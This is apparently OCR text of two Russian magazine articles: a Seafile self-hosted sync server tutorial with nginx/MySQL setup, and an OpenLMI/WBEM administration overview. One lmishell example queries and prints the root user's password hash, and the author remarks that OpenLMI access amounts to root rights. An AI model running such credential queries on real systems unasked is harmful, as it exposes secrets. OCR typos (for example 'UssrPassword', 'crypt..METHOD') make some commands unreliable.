
Кроме этого, Seafile обладает рядом черт, которых нет ни у OwnCloud, ни у других подобных решений. По своей сути Seafile не что иное, как система контроля версий Git (известна любому вменяемому программисту), оптимизированная для работы с большими бинарными файлами. Поэтому ему свойственна грамотно реализованная система версионности, которая допускает совместную работу над файлами с возможностью отследить, кто, что и когда исправил, а также возможность создания нескольких библиотек (репозиториев, в терминологии Git) с заданными настройками хранения версий. При этом каждая из библиотек может быть привязана к собственному каталогу на клиентской машине и синхронизирована независимо.

Все эти качества делают Seafile лучшим решением в области открытых Dropbox-подобных хранилищ, и именно о нем пойдет речь в следующих разделах статьи. Сразу оговорюсь, что я в курсе возможностей OwnCloud насчет совместного редактирования документов, онлайн-просмотра видео, интеграции с KDE и вкусностей веб-интерфейса, но эта статья посвящена хранению файлов, для коллективной работы есть множество других открытых и не очень инструментов помимо OwnCloud.

SEAFILE ОБЛАДАЕТ РЯДОМ ЧЕРТ, КОТОРЫХ НЕТ У ДРУГИХ ПОДОБНЫХ РЕШЕНИЙ. ПО СУТИ SEAFILE НЕ ЧТО ИНОЕ, КАК СИСТЕМА КОНТРОЛЯ ВЕРСИЙ GIT, ОПТИМИЗИРОВАННАЯ ДЛЯ РАБОТЫ С БОЛЬШИМИ БИНАРНЫМИ ФАЙЛАМИ

ВОЗМОЖНОСТИ

Итак, что может дать нам Seafile? Ну, во-первых, это, конечно же, синхронизация. Принцип здесь все тот же, что у Dropbox: клиент на компе отслеживает изменения в указанном каталоге (у виндузятников — в папке) и отправляет их серверу, который сохраняет данные в облаке. Сам клиент очень легкий,



Клиент Seafile для Android

минималистичный и легко справляется со своей работой, без всяких намеков на торможение системы. Версии есть как для Windows, так и для Linux и OS X. Все они написаны на плюсах с использованием библиотеки Qt и открыты, так что собрать можно и для FreeBSD. Также есть весьма вменяемые клиенты для Android (Seadroid и Seafile для iOS, оба в официальных магазинах).

Кроме собственно синхронизации, Seafile ведет уже упомянутую историю изменений файлов с возможностью моментального отката. Настройки истории нефиксированные и могут быть изменены для отдельно взятых библиотек файлов. Как вариант, можно отключить историю для архивов фотографий и музыки и сделать ее максимальной для разного рода рабочих файлов.

Доступны развитые средства коллективной работы с возможностью обмена сообщениями, расшариваемыми «рабочими областями», коллективным редактированием файлов (обычный текст или Markdown), комментариями, встроенной Wiki и возможностью расшаривания как отдельных документов, так и каталогов целиком. Средств для онлайн-редактирования документов Word, календарей и планировщиков, как в OwnCloud, тут нет, но зато есть ряд встроенных просмотрщиков документов. В частности, изображения, doc- и PDF-документы открываются прямо внутри веб-интерфейса.

Все это, кстати, можно оценить, вообще не разворачивая сервер. Разработчики дают 2 Гб пространства в собственном облаке всем желающим, достаточно зарегистрироваться на cloud.seafile.com, и можно начинать работу. Интерфейс будет в точности таким же, как в случае с приватной версией облака.

Что касается администрирования и масштабируемости, то здесь все также очень неплохо. Хотя в целом Seafile заточен скорее на использование дома или внутри небольших компаний, его архитектура никак не ограничивает установку системы в кластерных конфигурациях с несколькими серверами, балансировщиком нагрузки, memcached и распределенным хранилищем данных на базе Ceph или Amazon S3. Какую производительность в этом случае покажет система, непонятно, в обычной конфигурации скорость загрузки файлов на сервер достигает 10 Мб/с (согласно замерам разработчиков).

Seafile поддерживает шифрование. И не только на уровне канала передачи файлов, но и на уровне хранилища. Шифрование файлов производится на стороне клиента с использованием ключа, зашифрованного паролем пользователя. На сервер передается только ключ, но никогда не отправляется сам пароль. В последующем этот ключ используется для получения доступа к файлам через веб-интерфейс (достаточно знать

КАК РАБОТАЕТ SEAFILE

Seafile базируется на технологиях системы контроля версий Git, но имеет ряд существенных отличий, таких как полное отсутствие возможностей по разделению репозиториев (библиотек, в терминологии Seafile) на ветки (branch), оптимизация для работы с большими бинарными файлами, поддержка шифрования, автоматическая синхронизация и возможность приостановки и возобновления синхронизации.

Seafile всегда оперирует только двумя ветками каждого репозитория/библиотеки: local и master. Первая — это файлы на локальной (клиентской) машине, вторая — на сервере, причем, в отличие от Git, полная история версий хранится только на сервере, а сама синхронизация (слияние веток) выполняется в полностью автоматическом режиме:

1. Клиент Seafile обнаруживает изменения в закрепленном за библиотекой каталоге локальной машины (worktree) с помощью встроенных в ОС механизмов уведомления об изменениях в ФС (inotify в Linux, fsnotify в OS X).
2. Далее клиент выполняет коммит изменений в локальную ветку репозитория.
3. После этого опрашивает сервер на предмет изменений в ветке master.
4. Если таковые есть, скачивает изменения и сливает их с локальной веткой.
5. Сливает локальную ветку репозитория с удаленной (master).

Этот алгоритм работы очень похож на тот, что используют программисты при работе с Git, с той лишь разницей, что Git требует ручного ввода команд для выполнения каждого из этапов (сначала git pull, затем git add, git commit и так далее). Seafile делает всю эту работу автоматически в фоновом режиме, но именно поэтому он подвержен проблемам, которые могут возникнуть, если одна из этих операций даст сбой или пользователь просто отключит комп во время синхронизации.

Для решения этих проблем Seafile использует несколько подходов. Во-первых, это индексный файл репозитория, который хранит все даты изменений файлов, так что, если операция синхронизации прервется, позже клиент сможет определить, какие файлы еще требуют синхронизации. Во-вторых, Seafile не имеет системы разрешения конфликтов, когда два измененных файла сливаются с разных машин на сервер одновременно. Вместо этого сервер просто отшибает один из них, и тот повторяет попытку позже (версия, загруженная первым клиентом, остается в истории).

Кроме того, Seafile использует отличающийся от Git алгоритм слияния веток репозитория (синхронизации) — он умеет автоматически возобновлять прерванную синхронизацию и устранять конфликты версий, что в Git требует ручного вмешательства.



INFO

Чтобы корректно установить Seafile в ArchLinux, необходимо инсталлировать libselinux из AUR: "yaourt -S libselinux".



INFO

Для отключения синхронизации определенных типов файлов создай в нужном каталоге файл seafile-ignore.txt и добавь в него маски файлов (например, *.avi, *.mkv, *.mp3).



INFO

Для Seafile есть консольный клиент под названием seaf-cli. Скачать можно с официального сайта.

только пароль). В случае веб-версии для расшифровки ключа используется код на JavaScript, исполняемый на клиентской стороне.

Для синхронизации файлов используется другой ключ, генерируемый клиентом. При установке соединения клиент и сервер обмениваются открытыми ключами, которые используются для расшифровки передаваемых данных обеими сторонами. В качестве алгоритма шифрования используется AES-256 в режиме CBC, он же для шифрования файлов в хранилище и шифрования ключа для доступа к данным (после прогонки через алгоритм PBKDF2).

ПРОБУЕМ

Самый простой способ попробовать Seafile — это установить его на свой домашний сервер или RasPi. В этом случае можно не заморачиваться с установкой баз данных, веб-сервера и какой-либо настройкой. Достаточно просто скачать пакет и активировать службу. В Ubuntu все это делается так:

```
$ cd ~
$ mkdir seafile && cd seafile
$ sudo apt-get install python2.7↵
  python-setuptools python-simplejson↵
  python-imaging sqlite3
$ wget https://bitbucket.org/haiwen/seafile/↵
  downloads/seafile-server_3.1.5_x86-64.tar.gz
$ cd seafile-server*
$ ./setup-seafile.sh
```

Последняя команда запускает настроечный скрипт, ответив на вопросы которого ты произведешь первичную настройку сервера:

1. Server Name — произвольное имя сервера.
2. This server's IP or domain — домен или IP-адрес сервера.
3. Порт ccnet — оставляем по умолчанию (10001).
4. Каталог хранилища — указываем каталог с данными (по умолчанию ~/seafile-data).
5. Порт seafile server — по умолчанию (12001).
6. Порт seafile fileserver — по умолчанию (8082).
7. <Enter>, <Enter>.

Это все. Теперь можно запустить Seafile:

```
$ ./seafile.sh start
$ ./seahub.sh start
```

Второй скрипт запустит веб-интерфейс и при первом старте попросит указать email и пароль админа. После этого можно перейти по адресу localhost:8000, чтобы получить доступ к веб-версии интерфейса. Обрати внимание, что, в отличие от публичного интерфейса на сайте Seafile, здесь есть кнопка настроек в правом верхнем углу. Используя ее, можно добавлять новых юзеров, перемещать между ними библиотеки или изменять их настройки.

Все это — простейшая конфигурация Seafile, которая, как уже ты заметил, не требует для установки и запуска даже прав root. Общая схема работы такого конфига показана на рисунке «Seafile на домашнем сервере». В целом сервер использует три основных компонента для выполнения своей работы:

- **Seahub** — веб-интерфейс Seafile, написанный на Python с использованием фреймворка Django. В данной конфигурации работает под управлением встроенного легкого веб-сервера Gunicorn, также написанного на Python.
- **FileServer** (HttpServer) — сервер, предназначенный для передачи файлов по HTTP. Нужен для того, чтобы избежать бутылочного горлышка, которое может возникнуть по причине не самой высокой производительности Gunicorn. Написан на языке си.
- **Seafile Server** — демон, ответственный за хранение данных. Сердце Seafile.
- **Ccnet** — сервер, осуществляющий передачу данных между компонентами Seafile и клиентом.

Для хранения метаданных и другой внутренней информации сервер использует SQLite, однако в более сложных конфигурациях его можно заменить на MySQL или PostgreSQL.

КОРПОРАТИВНЫЙ ВАРИАНТ

Само собой разумеется, описанная выше конфигурация годится только для домашнего использования и совсем небольших компаний. Но когда речь заходит об организации общего

Устанавливаем Seafile

```
       https://github.com/haiwen/seafile/wiki

Note: This script will guide your to setup seafile server using sqlite3,
which may have problems if your disk is on a NFS/CIFS/USB.
In these cases, we suggest you setup seafile server using MySQL.

Press [ENTER] to continue
-----------------------------------------------------------------


Checking packages needed by seafile ...


Checking python on this machine ...
Find python: python2.7

  Checking python module: setuptools ... Done.
  Checking python module: python-imaging ... Done.
  Checking python module: python-sqlite3 ... Done.


Checking for sqlite3 ...Done.

Checking Done.



What would you like to use as the name of this seafile server?
Your seafile users will be able to see the name in their seafile client.
You can use a-z, A-Z, 0-9, _ and -, and the length should be 3 ~ 15
[server name]:
```



Интерфейс только что установленного сервера



Seafile на домашнем сервере



ДЛЯ ХРАНЕНИЯ МЕТАДАННЫХ И ДРУГОЙ ВНУТРЕННЕЙ ИНФОРМАЦИИ СЕРВЕР ИСПОЛЬЗУЕТ SQLITE, ОДНАКО В БОЛЕЕ СЛОЖНЫХ КОНФИГУРАЦИЯХ ЕГО МОЖНО ЗАМЕНИТЬ НА MYSQL ИЛИ POSTGRESQL

файлового хранилища для множества сотрудников, разбросанных по разным городам, SQLite и HTTP-сервер на Python неизбежно становятся узким звеном, от которого придется избавляться. Да и поддержка LDAP пригодилась бы, конечно.

К счастью, ничего сложного в создании такой конфигурации нет. Для этого достаточно поставить базу данных, веб-сервер и изменить конфиги Seafile так, чтобы сервер использовал их вместо встроенных аналогов. Рассмотрим пример установки с использованием nginx, MySQL и дистрибутива Ubuntu.

Для начала ставим MySQL:

```
$ sudo apt-get mysql-server mysql-client↵
  python-mysqldb
```

Далее создаем юзера, с правами которого будет работать Seafile (все-таки у нас не домашняя машина, а от рута запускать сетевые демоны не православно):

```
$ adduser seafile
$ passwd seafile
$ su - seafile
```

Скачиваем и распаковываем Seafile, как описано в предыдущем разделе, но вместо скрипта setup-seafile.sh запускаем setup-seafile-mysql.sh. Отвечаем на все те же шесть вопросов, следом за которыми в этот раз появятся еще девять. Они будут касаться настроек базы данных, и на большинство из них можно ответить нажатием Enter. Исключение составляют следующие вопросы:

- «Please choose a way to initialize seafile databases» — жмем 1, чтобы скрипт сам создал базы данных.
- «What is the password of the mysql root user?» — вводим пароль root от MySQL.
- «Enter the name for mysql user of seafile» — вводим «seafile».
- «Enter the password for mysql user seafile» — придумываем пароль.

Скрипт создаст для нас MySQL-юзера seafile и набор баз данных. Далее установим nginx и пакет python-flup, который понадобится для связи веб-морды с веб-сервером:

```
$ su
$ apt-get nginx python-flup
```

Для доступа к веб-интерфейсу мы будем использовать HTTPS-соединение (канал передачи файлов будет зашифрован в любом случае), поэтому нам понадобится сертификат. Для простоты сгенерируем его сами:

```
$ openssl genrsa -out privkey.pem 2048
$ openssl req -new -x509 -key privkey.pem -out↵
  cacert.pem -days 1095
```

Далее создаем конфиг nginx (/etc/nginx/sites-available/seafile.conf):

```
server {
   listen 80;
   server_name www.example.com;
   rewrite ^ https://$http_host$request_↵
   uri?permanent; }
```

```
server {
        listen 443;
    ssl on;
    ssl_certificate /etc/ssl/cacert.pem;
    ssl_certificate_key /etc/ssl/privkey.pem;
    server_name www.example.com;
    location / {
       fastcgi_pass    127.0.0.1:8000;
       fastcgi_param   SCRIPT_FILENAME↵
       $document_root $fastcgi_script_name;
       fastcgi_param   PATH_INFO          $fastcgi_script_name;
       fastcgi_param   SERVER_PROTOCOL    $server_protocol;
       fastcgi_param   QUERY_STRING       $query_string;
       fastcgi_param   REQUEST_METHOD     $request_method;
       fastcgi_param   CONTENT_TYPE       $content_type;
       fastcgi_param   CONTENT_LENGTH     $content_length;
       fastcgi_param   SERVER_ADDR        $server_addr;
       fastcgi_param   SERVER_PORT        $server_port;
       fastcgi_param   SERVER_NAME        $server_name;
       fastcgi_param   HTTPS              on;
       fastcgi_param   HTTP_SCHEME        https;
       access_log      /var/log/nginx/seahub.access.log;
       error_log       /var/log/nginx/seahub.error.log;
    }
    location /seafhttp {
        rewrite ^/seafhttp(.*)$ $1 break;
        proxy_pass http://127.0.0.1:8082;
        client_max_body_size 0;
    }
    location /media {
        root /home/seafile/seafile-server-latest/seahub;
    }
}
```

Конфиг довольно простой, он делает две вещи: активирует перманентное перенаправление HTTP-трафика на 443-й порт (HTTPS) и отдает его веб-интерфейсу Seahub с помощью FastCGI. Очень важный момент — обработка URL вида www.example.com/sefhttp/. По этому адресу будет доступен fileserver, занимающийся приемом и отправкой файлов, и он не должен иметь лимитов на их размер. По этой причине используется настройка «client_max_body_size 0».

Последний штрих — правка файлов /home/seafile/seafile/ccnet/ccnet.conf и /home/seafile/seafile/seahab/seahub_settings.py. В первый добавляем такую строку:

```
SERVICE_URL = https://www.example.com
```

Во второй такую:


```
FILE_SERVER_ROOT = 'https://www.example.com/↵
seafhttp'
```

На этом все. Активируем наш сайт, перезапускаем nginx и стартуем Seafile:

```
$ cp /etc/nginx/sites-available/seafile.conf↵
/etc/nginx/sites-enabled/seafile.conf
$ nginx -s reload
$ su seafile
$ ./seafile.sh start
$ ./seahub.sh start-fastcgi
```

ВЫВОДЫ

Seafile — отличный инструмент для создания файловых хранилищ широкого спектра использования. Он прост, производителен, легок в настройке и обслуживании, подходит как для личного использования, так и для внедрения в компании. А главное — Seafile абсолютно бесплатен и открыт.



Роман Ярыженко
rommanio@yandex.ru

ЛЕВО РУЛЯ, ПРАВО РУЛЯ...

ОБЗОР СРЕДСТВ АДМИНИСТРИРОВАНИЯ OPENLMI

Linux поддерживает очень разнообразный набор средств управления. С одной стороны, это хорошо — у пользователей есть право выбора. Но с другой стороны, именно это многообразие не совсем удобно для корпоративного сектора, где зачастую нужно управлять десятками и сотнями компьютеров. В последнее время появилось немало инструментов для облегчения данной задачи, один из которых мы и рассмотрим.

ВВЕДЕНИЕ

Прежде чем переходить к описанию собственно OpenLMI, стоит сделать историческое отступление. Для управления по сети в свое время был разработан протокол SNMP. И всем-то он был хорош, кроме одного: в самом стандарте были определены только базовые примитивы, остальное все отдавалось на откуп производителю/разработчику, и стандартизация чего-либо помимо этих примитивов отсутствовала. Да, сейчас существуют некоторые стандартные OID, но в самом стандарте их очень мало, остальные задаются ведущими вендорами.

В 1996 году организация DMTF, состоящая из ведущих производителей оборудования и ПО, предоставила набор стандартов WBEM — Web-based enterprise management, причем Web-based в то время и в том контексте означало вовсе не Web-UI, а использование протоколов и стандартов, таких как HTTP, SSL, XML. В отличие от SNMP, эти стандарты определяли не только протокол обмена, но и набор объектов, над которыми можно производить манипуляции, — CIM, Common Information Model и соответствующие языки запросов CQL/WQL, созданные, как это видно из названия, под влиянием SQL. Но, в отличие от SQL, данное подмножество не поддерживает модификацию или удаление каких-либо параметров.

Шло время. В проприетарных системах (Windows NT, Sun Solaris) данный набор стандартов начали реализовывать. Для опенсорса же, из-за его многообразия и отсутствия маломальской стандартизации, это оказалось затруднительным. Нет, базовая часть (CIM-сервер) существует уже довольно давно и даже в различных реализациях, но вот вся остальная инфраструктура отсутствовала. С недавнего времени, однако, ситуация начала изменяться: несколько ведущих игроков на рынке корпоративного Linux выпустили на базе различных реализаций CIM-серверов свои варианты инфраструктуры WBEM, одну из которых, разрабатываемую под эгидой Red Hat и называемую OpenLMI, мы и рассмотрим.

УСТАНОВКА И АРХИТЕКТУРА

Установка в RHEL/CentOS проста до невозможности — для этого достаточно набрать следующие команды:

```
# yum install tog-pegasus openlmi-*
# systemctl enable tog-pegasus.service
# systemctl start tog-pegasus.service
```

Но мало установить инструментарий, нужно иметь представление о его архитектуре, которая и будет описана далее.

Центральная часть OpenLMI — OpenPegasus, который является CIM-сервером (он же CIM Object Manager, CIMOM, он же брокер). Сам по себе OpenPegasus бесполезен, поэтому помимо него мы ставим еще и провайдеры, которые фактически представляют собой бэкенд, совершающий те или иные действия с конфигурационными файлами. Перечислю некоторые провайдеры:

- openlmi-account — управление пользователями;
- openlmi-logicalfile — чтение файлов и каталогов;
- openlmi-networking — управление сетью;
- openlmi-service — управление службами;
- openlmi-hardware — предоставление информации об оборудовании.

Часть провайдеров написана на Python, другая (большая) часть — на C. Помимо CIMOM и различных провайдеров-бэкендов, в OpenLMI есть еще и два варианта CLI. Для начала рассмотрю тот, который входит в базовый состав CentOS 7. CLI может быть запущен как для управления локальной системой, так и для управления удаленной. Стоит также сказать, что стандартный CLI фактически является интерпретатором Python с поддержкой WBEM.



INFO

В Ubuntu тоже есть инфраструктура WBEM на базе брокера SBLIM SFCB.

Обмен между CIMOM и клиентом происходит посредством CIM-XML over HTTPS. Протокол HTTPS требует сертификата, соответственно, для удаленного управления нужно скопировать сертификат управляемой машины и, по необходимости, открыть TCP-порт 5989 на ней же. Предположим, управляемая машина имеет имя elephant. Тогда для копирования сертификата набираем следующие команды:

```
# scp root@elephant:/etc/Pegasus/server.pem↵
  /etc/pki/ca-trust/source/anchors/elephant-cert.pem
# update-ca-trust extract
```

Для локального управления можно обойтись и без этого (по умолчанию оно доступно лишь суперпользователю), для удаленного же нужно на управляемой машине задать пароль для пользователя pegasus.

Стандарт WBEM также поддерживает и уведомления о событиях — то, что в SNMP называется трапом. Поддерживают его, правда, отнюдь не все провайдеры.

Отмечу, что в OpenLMI нельзя ограничить доступ к отдельным пространствам имен — у пользователя может либо быть доступ ко всем установленным на управляемой системе CIM-провайдерам, либо не быть его вообще. И это более чем странно — в аналогичном решении от Oracle, применяемом в Solaris, такая возможность имеется. Более того, имея доступ ко всем пространствам имен, непривилегированный пользователь, можно сказать, автоматически получает права суперпользователя (пример будет приведен позже).

ПОДКЛЮЧЕНИЕ И БАЗОВЫЕ ПРИМЕРЫ. YAWN

Но перейдем к подключению CLI к OpenPegasus. Для этого запусти lmishell и в появившемся приглашении введи следующее:

```
> c = connect("localhost", "root")
```

Чтобы проверить, создалось ли соединение, можно использовать оператор is с инвертированием:

```
> c is not None
```

Если соединение установлено, результатом будет True.



Установка OpenLMI

```
root@localhost:~
Файл  Правка  Вид  Поиск  Терминал  Справка
 openlmi-networking-doc            noarch    0.2.2-7.el7     base    290 k
 openlmi-pcp                       noarch    0.4.2-8.el7     base     35 k
 openlmi-powermanagement           x86_64    0.4.2-8.el7     base     43 k
 openlmi-powermanagement-doc       noarch    0.4.2-8.el7     base    137 k
 openlmi-python-providers          noarch    0.4.2-8.el7     base     76 k
 openlmi-python-test               noarch    0.4.2-8.el7     base     39 k
 openlmi-realmd                    x86_64    0.4.2-8.el7     base     47 k
 openlmi-realmd-doc                noarch    0.4.2-8.el7     base    119 k
 openlmi-service                   x86_64    0.4.2-8.el7     base     37 k
 openlmi-service-doc               noarch    0.4.2-8.el7     base    116 k
 openlmi-software                  noarch    0.4.2-8.el7     base    228 k
 openlmi-software-doc              noarch    0.4.2-8.el7     base    223 k
 openlmi-storage                   noarch    0.7.1-7.el7     base    222 k
 openlmi-storage-doc               noarch    0.7.1-7.el7     base    490 k
 openlmi-tools                     noarch    0.9-22.el7      base    119 k
 openlmi-tools-doc                 noarch    0.9-22.el7      base    184 k

Итого за операцию
================================================================================
Установить  28 пакетов

Объем загрузки: 3.5 M
Объем изменений: 23 M
Is this ok [y/d/N]:
```

```
root@localhost:~
Файл  Правка  Вид  Поиск  Терминал  Справка
[root@localhost ~]# lmishell
> c = connect("localhost")
> ns = c.root.cimv2
> for user in ns.LMI_Account.instances():
...     print user.Name
...
```

Перечисление имен пользователей с использованием WQL

Затем, для упрощения дальнейшей работы, нужно установить пространство имен, в пределах которого мы и будем оперировать:

```
> ns = c.root.cimv2
```

Рассмотрим, наконец, самый примитивный скрипт для вывода списка пользователей:

```
> for user in ns.LMI_Account.instances():
...       print user.Name
```

Мы создаем цикл, просматривающий все экземпляры, предоставляемые провайдером LMI_Account, который отвечает за пользователей, и затем выводим поле name каждого экземпляра.

```
root@localhost:~
Файл  Правка  Вид  Поиск  Терминал  Справка
[root@localhost ~]# lmishell
> c = connect("localhost")
> ns = c.root.cimv2
> query = ns.wql("SELECT Name FROM LMI_PCIDevice")
> for result in query:
...     print result.property_value("Name")
...
82801HM/HEM (ICH8M/ICH8M-E) SATA Controller [AHCI mode]
82801FB/FBM/FR/FW/FRW (ICH6 Family) USB2 EHCI Controller
KeyLargo/Intrepid USB
82801AA AC'97 Audio Controller
VirtualBox Guest Service
82540EM Gigabit Ethernet Controller
VirtualBox Graphics Adapter
82371AB/EB/MB PIIX4 IDE
>
```

Использование WQL-запроса для перечисления PCI-устройств

То же самое можно сделать и с помощью запроса WQL:

```
> query = ns.wql('SELECT Name FROM LMI_Account')
> for result in query:
...     print result.property_value("Name")
```

Получился несколько более длинный ввод, чем в предыдущем случае. Это связано с тем, что в результате запроса возвращаются не сами строки, а список экземпляров, из которого мы затем в цикле извлекаем все нужные нам свойства. Для данного запроса тип кавычек значения не имеет, но вот если использовать операторы сравнения, необходимо сам запрос окружать одинарными кавычками, а строку, с которой сравниваешь, — двойными (пример см. ниже).

Точно так же можно вывести и список устройств PCI:

```
> query = ns.wql('SELECT Name FROM LMI_PCIDevice')
> for result in query:
...     print result.property_value("Name")
```

Перейдем к чуть более сложному запросу — модифицируем запрос на перечисление имен пользователей так, чтобы он выводил только имена псевдопользователей:

```
> query = ns.wql('SELECT Name FROM LMI_Account↵
  WHERE LoginShell = "/sbin/nologin" OR↵
  loginShell = "/bin/false"')
> for result in query:
...     print result.property_value("Name")
```

Посмотрим, как можно вывести хеш пароля пользователя root:

```
> query = ns.wql('SELECT Name, UssrPassword FROM↵
  LMI_Account WHERE Name = "root"')
> for result in query:
...     print result.property_value("UserPassword")
```

Но все это касается лишь выборки данных. Попробуем что-нибудь изменить — например, добавить нового пользователя. WQL для этого, по понятным причинам, не подходит, поэтому используем объектную нотацию:

```
> import crypt
> cs = ns.PG_ComputerSystem.first_instance()
> accmgr = ns.LMI_AccountManagementService↵
  .first_instance()
> print accmgr.CreateAccount(Name="testuser",↵
  .Password=crypt.crypt('test', ↵
  crypt.mksalt(crypt..METHOD_SHA512)), System=cs)
```

Разберемся, что делают эти команды. Первая импортирует модуль crypt Питона для хеширования пароля. Вторая создает объект класса PG_ComputerSystem, который указывает на локальную систему. Третья же создает объект accmgr, который и отвечает за управление аккаунтами. Ну а четвертая команда как раз и создает пользователя с заданными свойствами (в том числе и с хешированным паролем) на заданном компьютере.

Но у тебя может возникнуть вопрос, как можно ориентироваться в дереве CIM. Во-первых, все описания классов, свойств и методов хранятся в MOF-файлах, которые в случае OpenLMI находятся в каталоге /var/lib/openlmi-registration/mof, однако синтаксис у них достаточно запутанный. Во-вторых, возможно поставить один из браузеров CIM, что лично я и сделал — установил YAWN. К сожалению, в репозиториях CentOS его нет (более того, сейчас его нет даже на сайте его разработчиков), поэтому пакет нужно качать с какого-нибудь стороннего ресурса:


```
# wget "ftp://ftp.muug.mb.ca/mirror/fedora/↵
  linux/development/21/i386/os/Packages/y/↵
  .yawn-0-0.18.20140318svn632.fc21.noarch.rpm"
# rpm -ivh yawn-0-0.18.20140318svn632.fc21.↵
  noarch.rpm
```

Отмечу, что для использования YAWN нужно иметь запущенный Apache и разрешение SELinux на установку им сетевых соединений.

Для последнего набери следующую команду:

```
root@localhost:~
Файл  Правка  Вид  Поиск  Терминал  Справка
[root@localhost ~]# lmishell
> c = connect("localhost")
> ns = c.root.cimv2
> import crypt
> cs = ns.PG_ComputerSystem.first_instance()
> accmgr = ns.LMI_AccountManagementService.first_instance()
> print accmgr.CreateAccount(Name="testuser", Password=crypt.crypt('test', crypt
.mksalt(crypt.METHOD_SHA512)), System=cs)
LMIReturnValue(rval=4097, rparams=NocaseDict({u'Account': LMIInstanceName(classn
ame="LMI_Account"...), u'Identities': [LMIInstanceName(classname="LMI_Identity".
..), LMIInstanceName(classname="LMI_Identity"...)]}), errorstr='')
>
```

